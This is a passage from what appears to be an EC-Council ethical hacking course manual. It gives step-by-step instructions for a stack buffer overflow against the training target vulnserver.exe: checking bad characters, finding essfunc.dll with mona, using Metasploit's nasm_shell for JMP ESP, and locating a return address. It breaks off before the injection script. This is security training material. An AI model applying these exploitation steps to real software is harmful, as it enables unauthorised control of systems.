


Figure 6.82: Screenshot of Python script for sending badchars

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In Immunity Debugger, right-click on the ESP register value, then click on "Follow in Dump," and finally observe the characters. You will find that there are no badchars that create problems in the shellcode.


Immunity Debugger - vulnserver.exe - [CPU - thread 00001460]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Registers (FPU)
EAX 010BF1EC ASCII "TRUN /.:/CCCC




Figure 6.84: Screenshot of Immunity Debugger showing mona modules

As shown in the screenshot, one of the modules, essfunc.dll, lacks memory protection. Attackers exploit such modules to inject shellcode and take full control of the EIP register. Now, run the following **nasm_shell** Ruby script to convert assembly language (JMP ESP) into hex code:

/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb




Figure 6.85: Screenshot showing Metasploit nasm_shell output

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Next, in Immunity Debugger, type the following command in the bar at the bottom of the window to determine the return address of the vulnerable module:

!mona find -s "\xff\xe4" -m essfunc.dll




Figure 6.86: Screenshot of Immunity Debugger showing return address of a vulnerable module

In Immunity Debugger, select "**Enter expression to follow**", enter the identified return address in the text box, click "**OK**", and press "**F2**" to set up a breakpoint at that particular address.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.87: Screenshot of Immunity Debugger showing breakpoint at the return address

Now, inject the identified return address into EIP by running the following script:

